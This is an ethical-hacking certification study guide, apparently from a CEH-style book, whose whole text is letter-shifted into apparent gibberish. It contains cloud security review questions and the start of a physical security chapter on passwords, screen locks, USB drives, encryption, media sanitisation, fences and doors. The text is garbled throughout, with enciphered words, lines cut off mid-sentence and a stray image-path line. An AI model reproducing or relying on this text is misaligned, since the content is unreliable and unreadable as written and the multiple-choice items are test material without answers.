MXVW GRQ\W PDWWHU 5DWKHU WKH IXQFWLRQDOLV
7KH FORXG LV GLIIHUHQW WKDQ QHWZRUN DWWDFKH
FRQWHQW RQ D KRPH VWRUDJH GHYLEFH RU HQWHUSL
XWLOL]LQJ WKH FORXG WKH FXVWRPHU QHYHU NQRZ
GLIIHUHQW WKDQ RWKHU VWRUDJH PHWKRGV RI WKH
VHUYLEFHV SURYLGLQJ VWRUDJH RU VLPSO\ D GHYHC
)RUWXQDWHO\ FORXG FRPSXWLQJ KDV EHHQ DURXQ
KRVWHG LQ WKDW HQYLURQPHQW DUH ERWK HDV\ W
WHVW ZHE DSSOLFDWLRQV DQG RWKHU HQYLURQPHQ

([DP (VVHQWLD OV

8QGHUVWDQG WKH GLIIHUHQW W\SHV Q R H U F V W R X Q G S O D W
SODWIRUPV DUH WKH VDPH DQG HDFK RIIHUV VRPHV
.QRZ ZKDW W\SHV RI VHFUXULW\ DUH DYKLOOHG WKH LQ A
GLIIHUHQW LQ PDQ\ UHVSHFWV DQG VLPLODU WR RW
FRQVLGHUH

8QGHUVWDQG WKH WKUHDWV WKDW IDBQ\ F R W K H Q W
IDFH FORXG HQYLURQPHQWV DOVR IDFH WUDGLWLRQ
PLGGOH DQG RWKHUV FDQ FDXVH WKH VDPH SUREOH

5HYLHZ 4XHVWLRQV

6DD6 LV D FORXG KRVWLQJ HQYLURQPHQW WKDW
\$ 'HYHORSPHQW RSWLRQV
% 7HVWLQJ RSWLRQV
& 6RIWZDUH KRVWLQJ
' ,PSURYHG VHFXULW\
:KLFK RI WKH IROORZLQJ FDQ EH XVHG WR SURWH
\$ 66/
% 'ULYH HQFU\SWLRQ
& 7UDQVSRUW HQFU\SWLRQ
' +DUYHVWLQJ
62\$3 LV XVHG WR SHUIRUP ZKDW IXQFWLRQ"
\$ 7UDQVSRUW GDWD
% (QDEOH FRPPXQLFDWLRQ EHWZHHQ DSSOLFDWL
& (QFU\SW LQIRUPDWLRQ
' :UDS GDWD
:KLFK DWWDFN DOWHUV GDWD LQ WUDQVLW ZLWKI
\$ 3DFNHW VQLIILQJ
% 3RUW VFDQQLQJ
& 0LW0
' (QFU\SWLRQ
\$OWHULQJ D FKHFNVXP RI D SDFNHW FDQ EH XVHG
\$ 6HQ6DQ
% 6HQ5D
& 5HVHW D FRQQHFWLRQ
' (YDGH DQ 1,'6
&ORXG WHFKQRORJLHV DUH XVHG WR DFFRPSOLVH
\$,QFUHDVH PDQDJHPHQW RSWLRQV
% 2IIORDG RSHUDWLRQV RQWR D WKLUG SDUW\
& 7UDQVIHU OHJDO UHVSRQVLELOLW\ RI GDWD WF

' &XW FRVWV
\$ FORXG HQYLURQPHQW FDQ EH LQ ZKLFK RI WKH
\$,DD6
% 3DD6
& 6DD6
' /DD6
:KDW W\SH RI FORXG VHUYLFH ZRXOG SURYLGH HF
VHUYLFHV"
\$ 3DD6
% 6DD6
& ,DD6
' 66D6
:KR KDV OHJDO UHVSQRVLELOLW\ IRU GDWD KRVW
\$ 7KH &ORXG 6HUYLFH 3URYLGHU
% 7KH ,7 GHSDUWPHQW RI WKH FOLHQW
& 7KH FOLHQW
' 7KH FRQVXPHU
:K\ ZRXOGQ\W VRPHRQH FUHDWH D SULYDWH FOR
\$ 7R UHGXFH FRVWV
% 7R RIIORDG WHFKQLFDO VXSSRUW
& 7R LQFUHDVH DYDLODELOLW\
' 7R PDLQWDLQ XQLYHUVDO DFFHVV
7KHUH DUH KRZ PDQ\ GLIIHUHQW W\SHV RI FORXG
\$ 7ZR
% 7KUHH
&)RXU
')LYH
:KLFK RI WKH IROORZLQJ ZRXOG EH KRVWHG DV 6
\$ (PDLO
% \$FWLYH 'LUHFWRU\
& \$SSOLFDFWLRQV

')LUHZDOOV
\$ FORXG EDVHG ILUHZDOO LV XVHG WR VHSDUDW
\$ 1HWZRUNV
% +RVWV
& 3HUPLVVLRQV
' \$&/
\$Q DSSOLFDWLRQ ZRXOG EH GHYHORSHG RQ ZKDW
\$ %DD6
% 6DD6
& ,DD6
' 3DD6
:KLFK RI WKH IROORZLQJ LVVXHV ZRXOG EH D JRF
HQYLURQPHQW"
\$ 5HGXFHG FRVWV
% ,PSURYHG SHUIRUPDQFH
& (DVLHU IRUHQVLFV
' ,QFUHDVHG UHGXQGdqf\
+7736 LV W\SLFDOO\ RSHQ RQ ZKLFK SRUW LQ D F
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&
'
:KDW V\vwHP LV XVHG DV D FKRNH SRLQW IRU WL
\$, '6
% '0=
& %DVWLRQ KRVW
' 6103 KRVW
\$W ZKLFK OD\HU RI WKH 26, PRGHO ZRXOG \RX H[:
DW"
\$ /D\HU
% /D\HU

& /D\HU

' /D\HU

:KDW W\SH RI ILUHZDOO DQDO\]HV WKH VWDWXV F
VROXWLRQ"

\$ &LUFXLW OHYHO

% 3DFNHW ILOWHULQJ

& 6WDWHIXO LQVSHFWLRQ

' 1,'6

:KDW FDQ EH XVHG LQVWHDG RI D 85/ WR HYDGH \
EDVHG ZHE DSSOLFDWLRQ"

\$,3 DGGUHV

% (QFU\SWLRQ


& 6WDWHIXO LQVSHFWLRQ

' 1,'6

&KDSWHU
3K\VLFD0 6HFXULW\

&(+ (; \$ 0 7 2 3 , & 6 & 2 9 (5 (' , 1 7 + , 6 & + \$ 3 7 (5

- ✓ , , , 6HFXULW\
-) 3K\VLFD0 6HFXULW\
- 3 9XOQHUDELOLWLHV



:RUNLQJ ZLWK DOO WKH WHFKQLFDO DQ
\RX PD\ HDVLO\ RYHUORRN WKH SK\VLFD0 FRPSRQH
GHWDLOV DQG RWKHU DVSHFWV LW LV HQWLUHO\ SF
SK\VLFD0O\ GRQH WR D SLHFH RI KDUGZDUH RU HTX
HWKLFD0 KDFNHU RU VHFXULW\ DGPLQLVWUDWRU \F
DOO RI ZKDW \RX GR ZLOO EH IRFXVHG RQO\ RQ WKH
SURWHFW \RXU DVVHWV IURP SK\VLFD0 WKUHDWV

7KRVH ZKR SHUIRUP PDOLFLRXV DFWLRQV DUH ZHOO
GHIHQVHV KDYH JRWWHQ EHWWHU WKH SK\VLFD0 VI
DQ DWWDFNHU GRHV QRW KDYH D FOHDU RU HDV\ ZD
PD\ PRYH RYHU WR D SK\VLFD0 DWWDFN WR JDLQ LQ
GXPSVWHU GLYLQJ DQG WDLOJDWLQJ DPRQJ RWKHU
DGGLWLRQ ZHDNQHVVHV LQ WKH VHFXULW\ RI D IDF
SDUW\ WR JDLQ DFFHVV WR D SRUWLRQ RI DQ RIILFH
DEOH WR DFFHVV

\$WWDFNHUV RI DOO W\SHV DUH NQRZQ WR SXW ORF
ZHDNQHVVHV 7KHVH VWDNHRXWV DOORZ DQ DWWDF
DQG RXW RI D ORFDWLRQ DV ZHOO DV WKH SHUVRQQ
LQGLYLGXDOV RU VHH ZKHQ LW PD\ EH DQ LGHDO WL
,Q WKLV FKDSWHU ZH ZLOO FRYHU PDQ\ DVSHFWV RI
DWWDFNHU FDQ JDLQ FRQWURO RI DQ HQYLURQPHQW

, QWURGXFLQJ 3K\VLFD O 6HFXULW\

3K\VLFD O VHFXULW\ GHIHQVHV LQ PDQ\ FDVHV DUH
SHUVRQQHO DVVHWV LQ WKH UHDO ZRUOG 3K\VLFD O
DV SHUVRQQHO KDUGZDUH DSSOLFDWLRQV GDWD
UREEHU\ WKHIW DQG LQVLGHU WKUHDWV

7KH SUREOHP ZLWK SK\VLFD O VHFXULW\ LV WKDW LV
SXEOLFLJHG WHFKQLFD O LVVXHV &RPSDQLHV GR VR
QRQWHFKQLFD O DWWDFNV FDQ EH FDUULHG RXW ZLV

6LPSOH &RQWUROV

9DULRXV FRQWUROV FDQ EH XVHG WR SURWHFW DQG
RUJDQLJDWLRQ <RX KDYH DOUHDG\ HQFRXQWHUHG V
MXVW WKH YLVLEOH SUHVHQFH RI FRQWUROV LV HQF

2QH RI WKH PRVW EDVLF FRQWUROV WKDW FDQ SURV
RU IDFLOLW\ LV WKH XVH RI SDVVZRUGV 3DVVZRUGV
DFFHVVHG RU IURP EHLQJ XVHG WR DFFHVV D QHWZLF

3DVVZRUGV DQG 3K\VLFD O 6HFXULW\

3DVVZRUGV DUH SHUKDSV RQH RI WKH EHVW SULPDU
\$OWKRXXJK QRW FRPPRQO\ WKRXJKW RI DV D SURWHF
GR LQGHG IXOILOO WKLV SXUSRVH +RZHYHU WKH
FDUHXOO\ DQG WKRXJKWIXOO\ LPSOHPHQWHG WKH\
SURWHFWLRQ DJDLQVW RQO\ WKH FDXDO LQWUXGH
V\ VWHP KDFNLQJ H[SORUDWLRQ WKDW SDVVZRUGV F
PDQDJHG LQ RUGHU WR DYRLG SUREOHPV

:RUNLQJ ZLWK 3DVVZRUGV

- ([SHULHQFH KDV VKRZQ WKDW XVHUV RI V\ VWHPV M
- 1LQHW\ SHUFHQW RI UHVSRQGHQWV UHSRUWHG K
ZRUGV RU SURSHU QDPHV
 -)RUW\ VHYHQ SHUFHQW XVHG WKHLU RZQ QDPH V
DV WKHLU SDVVZRUG
 - 2QO\ SHUFHQW DFWXDOO\ UHPHPEHUHG WR XVH

&RPSDQLHV DQG RUJDQLJDWLRQV RI DOO W\SHV KDY
DQG PDQDJHPHQW JXLGHOLQHV LQ RUGHU WR WKZDL
DWWDFNV \$V\RX VDZ HDUOLHU LQ WKLV ERRN SDV\
PDQDJHG FRPSRQHQWV RI D JRRG SDVVZRUG LQFOX

- \$OORZ QR SHUVRQDO LQIRUPDWLRQ LQ SDVVZRUG\
- \$YRLG SDVVZRUGV WKDW DUH OHVV WKDQ FKDUD WRZDUG FKDUDFWHUV DQG ORQJHU
- 5HTXLUH UHJXODU SDVVZRUG FKDQJH LQWHUYDOV ZLOO EH FKDQJHG
- (QIRUFH FRPSOH[SDVVZRUGV WKDW LQFOXGH XSSI QXPEHUV DQG FKDUDFWHUV
- /LPLW ORJRQ DWWHPSWV WR D VSHFLILF QXPEHU E



6RPHWKLQJ LQFUHDVLQJO\ REVHUYHG LQ W

VXSSOHPHQWLQJ RI WUDGLWLRQDO SDVVZRUGV ZLV WRNHQV DQG VPDUW FDUGV 7KH LGHD LV WKDW WK SDVVZRUG V\ VWHPV ZLOO PDUNHGO\ LPSURYH WKH RYHUDOO 7KH SUREOHP LV WKDW VXFK DQ DSSURD XSJUDGHV WR LQIUDVWUXFWXUH DQG HTXLSPHQW V\ VWHPV WR EHFRPH PRUH FRPPRQSODFH

6FUHHQVDYHUV DQG /RFNHG 6FUHHQV

,Q WKH SDVW RQH RI WKH FRPPRQ ZD\V WR JDLQ DF IRU DQ XQDWWHQGHG V\ VWHP ,Q PDQ\ FDVHV WKH XQORFNHG E\ D XVHU ZKR ZDV RQO\ JRLQJ WR VWHS D PRPHQW ZDV HQRXJK IRU DQ DWWDFNHU WR FDXV 7R WKZDUW LQWUXGHUV IURP DWWHPSWLQJ WR XVH SDVVZRUG SURWHFWHG VFUHHQVDYHU RU D ORFNHG LV WKH SDVVZRUG SURWHFWHG VFUHHQVDYHU ,WV LPSOHPHQW DQG ZLOO VWRS PDQ\ D FDXDO LQWUX OHDYHV D V\ VWHP LGOH IRU WRR ORQJ WKH VFUHH FDQ GHDFWLYDWH LW ,Q PRVW FDVHV VRPHRQH ZD NH\ERDUG ZLOO EH SURPSWHG IRU D SDVVZRUG XVX DQ\ IXUWKHU DWWHPSWV

:RUNLQJ DORQJVLGH RU LQVWHDG RI VFUHHQVDYHUV VFUHHQ 7KLV VFUHHQ ZKHQ DYDLODEOH RQ D JLYH GHVNWRS XQWLO D SDVVZRUG DQG XVHUQDPH DUH H PHFKDQLVP RYHU VFUHHQVDYHU PHFKDQLVPV LV WK ORFNLQJ D FRPSXWHU WKDQ D VLPSON VFUHHQVDYH :LQGRZV HQYLURQPHQW SUHVVLQJ &WUO \$OW 'HO Z V\ VWHP DGPLQLVWUDWRU FDQ GHSOR\ D SROLF\ WKD GHILQH SHULRG ,W LV LPSRUWDQW KRZHYHU WR

WKH VFUHHQ DXWRPDWLFDOO\ GRHV QRW DEVROYH \
ORJ RXW SURSHUO\



,Q VRPH HQYLURQPHQWV VPDUW FDUGV DU
XVHUQDPHV DQG SDVVZRUGV 7KH VPDUW FDUG PXV
V\ VWHP SULRU WR ORJJLQJ LQ WR WKH GHVNWRS

\$QRWKHU PHFKDQLVP IRU SURWHFWLQJ RU GHIHQGL
:KHQ LQ SODFH D ZDUQLQJ EDQQHU SURYLGHV D KL
V\ VWHP ZLOO EH KHOG DFFRXQWDEOH IRU WKHLU DF
DV PRQLWRULQJ ,Q DGGLWLRQ ZDUQLQJ EDQQHUV
V\ VWHP DQG VHW WKH VWDJH OHJDOO\ LI DQ\ VRUW
DV WHUPLQDWLRQ RI HPSOR\PHQW

7KH IROORZLQJ LV DQ H[DPSOH RI D ZDUQLQJ EDQQH

: \$51,1* : \$51,1* : \$51,1*

7KLV LV D \$JHQF\ FRPSXWHU V\ VWHP \$JHQF\ FR
SURFHVVLQJ RI 2IILFLDO 8 6 *RYHUQPHQW LQIRUP
\$JHQF\ FRPSXWHU V\ VWHPV LV RZQHGE\ WKH \$J
LQWHUFHSWHG UHFRUGHG UHGD FRSLHG RU FDS
PDQQHU E\ DXWKRULJHG SHUVRQQHO 7+(5(,6 12 5
6<67(0 6\ VWHP SHUVRQQHO PD\ JLYH WR ODZ HQIR
HYLGHQFH RI FULPH IRXQG RQ \$JHQF\ FRPSXWHU
\$1< 86(5 \$87+25,=(' 25 81\$87+25,=(' &2167,787(6 &2
021,725,1* ,17(5&(37,21 5(&25',1* 5(\$',1* &23<,1*
&\$3785,1* DQG ',6&/2685(

: \$51,1* : \$51,1* : \$51,1*

\$OWKRXXJK GLIIHUHQW FRPSDQLHV DQG RUJDQLJDWLF
LQWHQW LV JHQHUDOO\ WKH VDPH WR LQIRUP XVHU

'HDOLQJ ZLWK ORELOH 'HYLFH ,V VXHV

\$Q DGGLWLRQDO LVVXH WKDW PXVW EH FRQVLGHUHG
SK\VLFD WKHIW RI GHYLFHV DQG HTXLSPHQW :LWK
FRPSDFW GHYLFHV²LQFOXGLQJ PRELOH GHYLFHV OD
SURYLGLQJ VRPH VRUW RI SURWHFWLRQ KDV EHFRPH
HDVLO\ SRUWDEOH WKHIW KDV EHFRPH PXFK HDVLH
KDYH WR FDUU\ D ODUJH GHYLFH RU SLHFH RI HTXLS
DQG HDVLO\ WDNH LW IURP D GHVNWRS RU VWHDO L'

(QFU\SWLRQ

0RELOH GHYLFHV DUH LQFUHDVLQJO\ EHLQJ UHTXLUI
,QWHUQDO VWRUDJH DQG 0LFUR6' FDUGV DUH UHTXL
RQ DOO PRELOH GHYLFHV 0DQ\ KDYH WDNHQ WKLV \
HPEDUUDVVLQJ ORVV RI GDWD LI WKH GHYLFH IDOOV
OHJDO UHTXLUHPHQW LQ PDQ\ FDVHV WR HQVXUH WI
,Q DGGLWLRQ PRGHUQ PRELOH 26V VXFK DV \$QGURL
IXUWKHU E\ PDNLQJ HQFU\SWLRQ PDQGDWRU\ :KLOH
PDQGDWRU\ WKH KDUGZDUH DW WKH WLPH ZDV QRW
ZKHQ HQFU\SWLRQ ZDV HQDEOHG 1RZ ZLWK PRUH SF
PXVW EH HQDEOHG XQOHVV RWKHUZLVH XQDEOH WR
WKHVH GHYLFHV ZLOO EH HQFU\SWHG

'DWD 6WRUDJH 6HFXULW\

2QH RI WKH SUREOHP DUHDV WR HPHUJH RYHU WKH
ODUJH VWRUDJH FDSDFLW\ KDUG GULYHV 6SHFLILFD
WKH H[WHUQDO KDUG GULYHV WKDW XVH 86% RU)LU
SUROLIHUWLRQ RI WKHVH GHYLFHV LV D UHVXOW R
DQ HDV\ WR FDUU\ IRUPDW 7KLV LV DOVR WKH SURE
WUHPHQGRXV DPRXQW RI LQIRUPDWLRQ DQG FDQ EH
GULYH LV W\SLFDOO\ QR ELJJHU WKDQ D SDFN RI SO
GULYHV SUHVHQW DQ HYHQ PRUH LQWHUHVWLQJ DQ
IDFWRU DQG DELOLW\ WR FDUU\ ODUJH YROXPHV RI
XSORDG RI LQIRUPDWLRQ VXFK DV PDOZDUH ZKLFK



Real World Scenario

3UREOHPV ZLWK 86%

([WHUQDO 86% KDUG GULYHV KDYH EHHQ ORVW RU
FRPSURPLVLQJ D FRPSDQ\¶V VHFXULW\ LQ WKH SUR
ERXJKW ZLWK WKH LQWHQWLRQ WR VHUYH DV D ED
WKH VROH FRS\ RI GDWD %HFDXVH RI WKH ORVV R
WR UHEXLOG RU UHFYHU GDWD ZKLFK UHVXOWHG
DQG SURGXFWLYLW\

)RU VHFXULW\ UHDVRQV DORQH PDQ\ RUJDQL]DWLF
'HIHQVH KDYH EDQGHG WKH XVH RI WKHVH GHYLFH
WKHP LQ VRPH IDFLOLWLHV

6HFXULQJ D SRUWDEOH KDUG GULYH RU DQ\ VWRUDJ
DSSOLFDWLRQ RI WHFKQRORJ\ DQG SURSHU SURFHG)
SURWHFW WKH FRQILGHQWLDOLW\ DQG LQWHJULW\ R

\$SSO\LQJ HQFU\SWLRQ DFURVV D ZKROH YROXPH RU
GDWD IDOOLQJ LQWR WKH ZURQJ KDQGV :LWK WKH I
GULYH HQFU\SWLRQ LW LV ZRUWKZKLOH IRU HYHU\ I
DQG EHQHILWV RI LPSOHPHQWLQJ WKLW W\SH RI SUR
QRW SUHYHQW D GULYH IURP EHLQJ SK\VLFDOO\ VWF
WKH WKLHYHV IURP DFFHVVLRQJ WKH LQIRUPDWLRQ H



Real World Scenario

/HJDO ,VVXHV ZLWK 'DWD

(QFU\SWLRQ PD\ EH PDQGDWHG E\ ODZ)RU H[DPSO
UHTXLUHG WR HQFU\SW WKH KDUG GULYHV WKDW D
ORVW RU VWROHQ ,Q WKH 8 6 'HSDUWPHQW RI
UHVXOWHG LQ WKH FRPSURPLVH RI PLOOLRQ SE
LQFLGHQW ZDV ILQDQFLDO LVVXHV GXH WR LGHQWI
ZHOO DV D PLOOLRQ VHWWOHPHQW DQG FUHGLW

&XUUHQWO\ WKHUH DUH QXPHURXV RSWLRQV IRU GH
VROXWLRQV DUH WKHVH

- 3*3
- 0LFURVRIW %LW/RFNHU
- 9HUD&U\SW
- :LQ0DJLF
- /LQX[8QLILHG .H\ 6HWXS /8.6

3URV DQG &RQV RI 'ULYH (QFU\SWLRQ

'ULYH HQFU\SWLRQ LV EHFRPLQJ DQ LQFUHDVLRQJO\ IURP ODSWRSV DQG PRELOH GHYLFHV WR WKH GULY OHYHO LV RIWHQ UHTXLUH IRU OHJDO DV ZHOO DV QHHG WR FRQVLGHU SHUIRUPDQFH LPSDFWV

7KHUH LV DOZD\V D SULFH WR SD\ WR JHW VRPHWK GLIIHUHQW 'XH WR WKH FRPSOH[LW\ RI WKH SURFH LQYROYHG WKH SHQDOW\ LQ V\VWHP SHUIRUPDQFH ELJJHU FRQFHUQ ZLWK PRELOH V\VWHPV ZKHUH SH QHHG IRU HQFU\SWLRQ LV KLJKHU

\$V D SURIHVVLRQDO IRX ZLOO KDYH WR FKRRVH ZH SHUIRUPDQFH RU VHFXULW\ 3HUIRUPDQFH PD\ VXII EH RI KLJKHU LPSRUWDQFH DV ZHOO DV OHJDOO\ U

:KHQ WDONLQJ DERXW KDUG GULYHV ZH QHHG WR F SURYHQ WR EH ERWK D EOHVVLRQJ DQG D FXUVH EHFI DPRXQWV RI GDWD EXW DW WKH VDPH WLPH WKH\ D SUREOHP FRPSDQLHV QHHG WR FRQVLGHU HQFU\SW FRPPHUFLDOO\ DYDLODEOH GULYHV GR QRW RIIHU H UHODWLYHO\ H[SHQVLYH E\ FRPSDULVRQ +RZHYHU GDQJHURXV DQG SUREOHPDWLF LW ZRXOG EH LI RQH ZURQJ KDQGV



Real World Scenario

7KH 3HULOV RI 86% ,Q PLG D QHZ GDQJHU ZDV I XQNQRZQ RU IRXQG KDUG GULYHV KDUGZDUH GHVV \$ UHVHDFKHU IURP 5XVVLD JRLQJ E\ WKH QDPH RI FDQ SHUPDQHQWO\ GHVWUR\ FRPSXWHU KDUGZDUH ZLOO GHVWUR\ WKH KDUGZDUH RQ WKH FRPSXWHU 7KH GHYLFH LV DEOH WR GR WKLW E\ YLUWXH RI W ZKLFK LV E\ IDU HQRXJK WR GHVWUR\ D FRPSXWHU

%RWK SRUWDEOH KDUG GULYHV DQG IODVK GULYHV I VL]H DQG WKH DPRXQW RI GDWD WKH\ FDQ FDUU\ 7KH H[WUHPHO\ SRUWDEOH DQG HDV\ WR KLGH VR WKH\ DQ DWWDFNHU WR FDUU\ D IODVK GULYH LQWR DQ RI

WR H[HFXWH D SLHFH RI PDOZDUH 7R SUHYHQW WKL
WKH XVH RI IODVK GULYHV DQG SRUWDEOH KDUG GU
SROLFLHV WR FRQWURO RU EDU WKHLU XVH

,Q DGGLWLRQ WR HQFU\SWLRQ IRU KDUG GULYHV DQ
DFWLRQV VXFK DV GXPSVWHU GLYLQJ IRU GLVFDUGH
DPRXQW RI LQIRUPDWLRQ RQ &'V '9'V DQG RWKHU I
GLVN WKRXJK UDUH 'HYHORS SURFHGXUHV IRU WK
RI WKHVH PDWHULDOR ,Q PRVW FDVHV VKUHGGLQJ
SULRU WR GLVSRVDO LQ RUGHU WR NHHS LQIRUPDWI
DOVR GLFWDWH KRZ HDFK RI WKHVH DSSURYHG IRUP
6RPH RI WKH PHWKRGV XVHG IRU VDQLWDWLRQ DUH

'ULYH :LSLQJ YH ZLSLQJ LV WKH DFW RI RYHUZULWLQ
H[DPSON 'R' 67' VSHFLILHV RYHUZULWLQJ WKH
WKURXJK VHYHQ SDVVHV 'ULYH ZLSLQJ DOORZV WK
=HURL]DWLRQ SURFHVV LV XVXDOO\ DVVRFLDWHG ZL'
ZDV RULJLQDOO\ XVHG ZLWK PHFKDQLFDO FU\SWRJU
WR WR SUHYHQW DQ\RQH IURP UHFRYHULQJ WKH NI
LQYROYHV RYHUZULWLQJ WKH GDWD ZLWK]HURHV =
;

'HJDXVVLQJ LV SURFHVV LV XVHG WR SHUPDQHQWO\ G
RU PDJQHWLF PHGLD 'HJDXVVLQJ ZRUNV E\ PHDQV R
VWUHQJWK WR SHQHWUDWH WKH PHGLD DQG UHYHUV
WDSH RU KDUG GLVN SODWWHUV \$IWHU PHGLD KDV
PHWKRG PRUH VHFUXH WKDQ GHJDXVVLQJ LWK BZWDQ
H[DPSON RI D GULYH GHJDXVVHU



[\)LJXUH](#) \$ GULYH GHJDXVVHU

,Q VRPH FDVHV WKH RSWLRQV ZH¶YH OLVWHG KHUH
WKH PHGLD PD\ FRQWDLQ LQIRUPDWLRQ WKDW UHTX
HYHQ WUXH LQ WKH FDVH RI KDUG GULYHV ZKHUH W
UHTXLUHG XS WR DQG LQFOXGLQJ PHOWLQJ GRZQ W



Real World Scenario

7KH 3UREOHPV ZLWK 6ROLG 6WDWH 'ULYH

2YHU WKH ODVW VHYHUDO \HDUV WUDGLWLRQDO K
LQVLGH KDYH EHHQ LQFUHDVLQJO\ UHSODFHG LQ I
GULYHV RIIHU LQFUHDVHG VSHHG EHWWHU SHUIRU
EHQHILWV EXW WKH\ FDQQRW EH ZLSHG WKH VDPH
FXUUHQWO\ XVHG WR ZLSH RYHUZULWH RU]HURLJ
66' PHFKDQLVPV

,Q WKHRU\ VRPH RI WKH PHWKRGV XVHG IRU WUDG
WR EH TXHVWLRQDEOH)RU H[DPSOH RYHUZULWLQ
WLPHV VRXQGV OLNH D JRRG ZD\ WR HOLPLQDWH U
RYHUZULWWHQ WKHUH DUH VWLOO FKLSV LQ WKH G
URXWLQHV RQ WKHLU GULYHV WKDW DUH VXSSRVH
IUHTXHQWO\ LPSOHPHQWHG LQFRUUHFWO\ <HW RW
GULYH E\ GLVFDUGLQJ HQFU\SWLRQ NH\V EXW WKL
)LQDOO\ QRQH RI WKH FXUUHQW PHWKRGV IRU ZLS
HIIHFWLYH IRU VDQLWLJLQJ 66' GHYLFHV

,I \RX KDYH WKHVH GHYLFHV LQ \RXU HQYLURQPHQ
VPDVKLQJ PHOWLQJ RU JULQGLQJ XS WKH GULYH
QRW IDOO LQWR WKH ZURQJ KDQGV

6HFXULQJ WKH 3K\VLFD \$UHD

:KHQ ORRNLQJ DW WKH RYHUDOO VHFXULW\ VWDQFH
IDFLOLW\ LWVHOI 6RPHRQH EUHDFKLQJ VHFXULW\ D
HTXLSPHQW RU GDWD DQG SRVVLEO\ HYHQ SHUIRUP
ZRUOG WKH ILUVW W\SH RI FRQWUROV WKDW VRPH
DUH WKRVH WKDW OLQH WKH SHULPHWHU RI DQ RUJ
\RXU RUJDQLJDWLQJ SD\ DWWHQWLRQ WR WKRVH VV
DURXQG \RXU RUJDQLJDWLQJ\ DVVHWV RU IDFLOLW
VKRXOG SURYLGH SURWHFWLRQ LQ WKH IRUP RI HLW
WKH XOWLPDWH JRDO RI VWRSSLQJ XQDXWKRULJHG I
RQH DQRWKHU \$OWKRXJK LW LV SRVVLEOH WKDW D
WKH FRXQWHUPHDVXUHV LQ WKH ILUVW OD\HU DGGI
SHULPHWHU GHIHQVHV VKRXOG SURYLGH YDOXDEOH



'RQ¶W IRUJHW WKDW VHFXULW\ LVVXHV GR

DDFLGHQWDO WKH\ FDQ WDNH RWKHU IRUPV QDPH
IORRGV HDUWKTXDNHV PXGVOIGHV ILUHV DQG R
HQYLURQPHQW 3UREOHPV WKDW PD\ HPHUJH RQO\
JRLQJ WR PDNH DQ DSSHDUDQFH ZKHQ \RX HYDOXD

,W LV DOVR LPSRUWDQW WR QRWH WKDW GXULQJ WK
SURIHVVLQRQDO VKRXOG JHW LQYROYHG HDUO\ WR D
GXULQJ WKLW SKDVH +RZHYHU LW LV PRUH UHDOLV
ZLOO DUULYH RQ WKH VFHQH ORQJ DIWHU FRQVWUXI
FDVHV WKH VHFXULW\ SURIHVVLRQDO ZLOO KDYH W
RI DVVHVVLQJ WKH FXUUHQW SURWHFWLRQ RIIHUG
VXUYH\ GR QRW RYHUORRN WKH IDFW WKDW QDWXU
ZHOO DV WKH SRWHQWLDO WR KLGH LQGLYLGXDOV Z
VXUYH\ RI DQ H[LVWLQJ IDFLOLW\ LV XQGHUWDNHQ
WKH ORFDWLRQ DQG IHQFHV RU ZDOOV DURXQG WKH
WKH SHULPHWHU RI WKH IDFLOLW\ FDQ LQFOXGH PD\
SV\FKRORJLFDOO\ GHWHU LQWUXGHUV 7KHVH LQFOX

-)HQFHV
- *DWHV
- 'RRUV DQG PDQWUDSV
- /RFNV
- :DOOV FHLOLQJV DQG IORruv
- :LQGRZV

)HQFHV

)HQFHV DUH RQH RI WKH SK\VLFD ERXQGDULHV WKI
GHWHUUHQW 'HSHQGLQJ RQ WKH FRQVWUXFWLRQ S
WKLW FRXQWHUPHDXUH PD\ EH RQO\ WKH FDVXDO L
%HFDXVH IHQFHV YDU\ LQ FRQVWUXFWLRQ KHLJKW
SV\FKRORJLFDQ GHWHUUHQW)RU H[DPSOH FRQVLG
SDLQWHG IODW EODFN²VXFK D EDUULHU FDQ GHILQL
,GHDOO\ D IHQFH VKRXOG OLPLW KRZ HDV\ LW LV IR
SURLGH D SV\FKRORJLFDQ EDUULHU

'HSHQGLQJ RQ WKH FRPSDQ\ RU RUJDQL]DWLRQ LQYF
IURP VWRSSLQJ FDVXDO LQWUXGHUV WR SURLGLQJ
ZHOO DW SUHYHQWLQJ XQDXWKRUL]HG LQGLYLGXDO\
IRUFH LQGLYLGXDOV ZKR KDYH RU ZDQW DFFHVV WR

IDFLOLW\ :KHQ FRQVLGHULQJ WKH W\SH RI IHQFH W
RUJDQLJDWLRQ ZLOO QHHG WR GR WR VDWLVI\ WKH .
IHHW RU KLJKHU WR GLVFRXUDJH GHWHUPLQH LQW



6RPH IHQFHV DUH GHVLJQHG VR WKDW WKH

LQZDUG RU RXWZDUG ZKLFK LV PDGH WKDW ZD\ IR
LQZDUG LW LV PHDQW WR NHHS SHRSOH LQ %XW I
LV IRFXVHG RQ NHHSLQJ LQWUXGHUV RXW

*DWHV

)HQFHV E\ WKHPVHOYHV DUH DQ HIIHFWLYH EDUULHU
VHFXULW\ PHDVXUHV DQG VWUXFWXUHV ,Q WKH FDU
PDQLIHVDWLRQ RI WKH FRQFHSW RI D FKRNH SRLQ
RU H[LW WKH IDFLOLW\ OXFK OLNH IHQFHV DOO JDU
ZURQJ RQH ZLOO QRW RIIHU SURSHU VHFXULW\ ,Q I
GHWUDFW IURP ZKDW ZRXOG RWKHUZLVH EH D GHFH
WKDW WKH EHVW IHQFH DYDLODEOH FDQ KDYH LWV)
RI IHQFH DQG JDWH LV SRRU 8/ 6WDQGDUH GHWD

'RRUV DQG ODQWUDSV

([FHSW IRU WKH PDMRULW\ RI H[WHULRU GRRUV PRV
D GDLO\ EDVLV DUH QHLWKHU GHVLJQHG QRU SODFH
DWWDFNHU ZRXOG EH DEOH WR HDVLO\ NLFN WKURX
WKH RWKHU VLGH EH LW D VHUYHU URRP RU VRPH R

'RRUV VKRXOG EH GHVLJQHG DQG SODFHG ZLWK VHF
QRW HDVLO\ NLFNHG LQ RU FRPSURPLVHG \$V D SHQ
HQYLURQPHQW LQ ORFDWLRQV VXFK DV VHUYHU URR
GRRUV DQG ORFNV DUH EHLQJ XVHG WR SUHYHQW LC

'RRUV FRPH LQ PDQ\ FRQILJXUDWLRQV LQFOXGLQJ V

- ,QG XVULDO GRRUV
- 9HKLFOH DFFHVV GRRUV
- %XOOHWSURRI GRRUV
- 9DXOW GRRUV

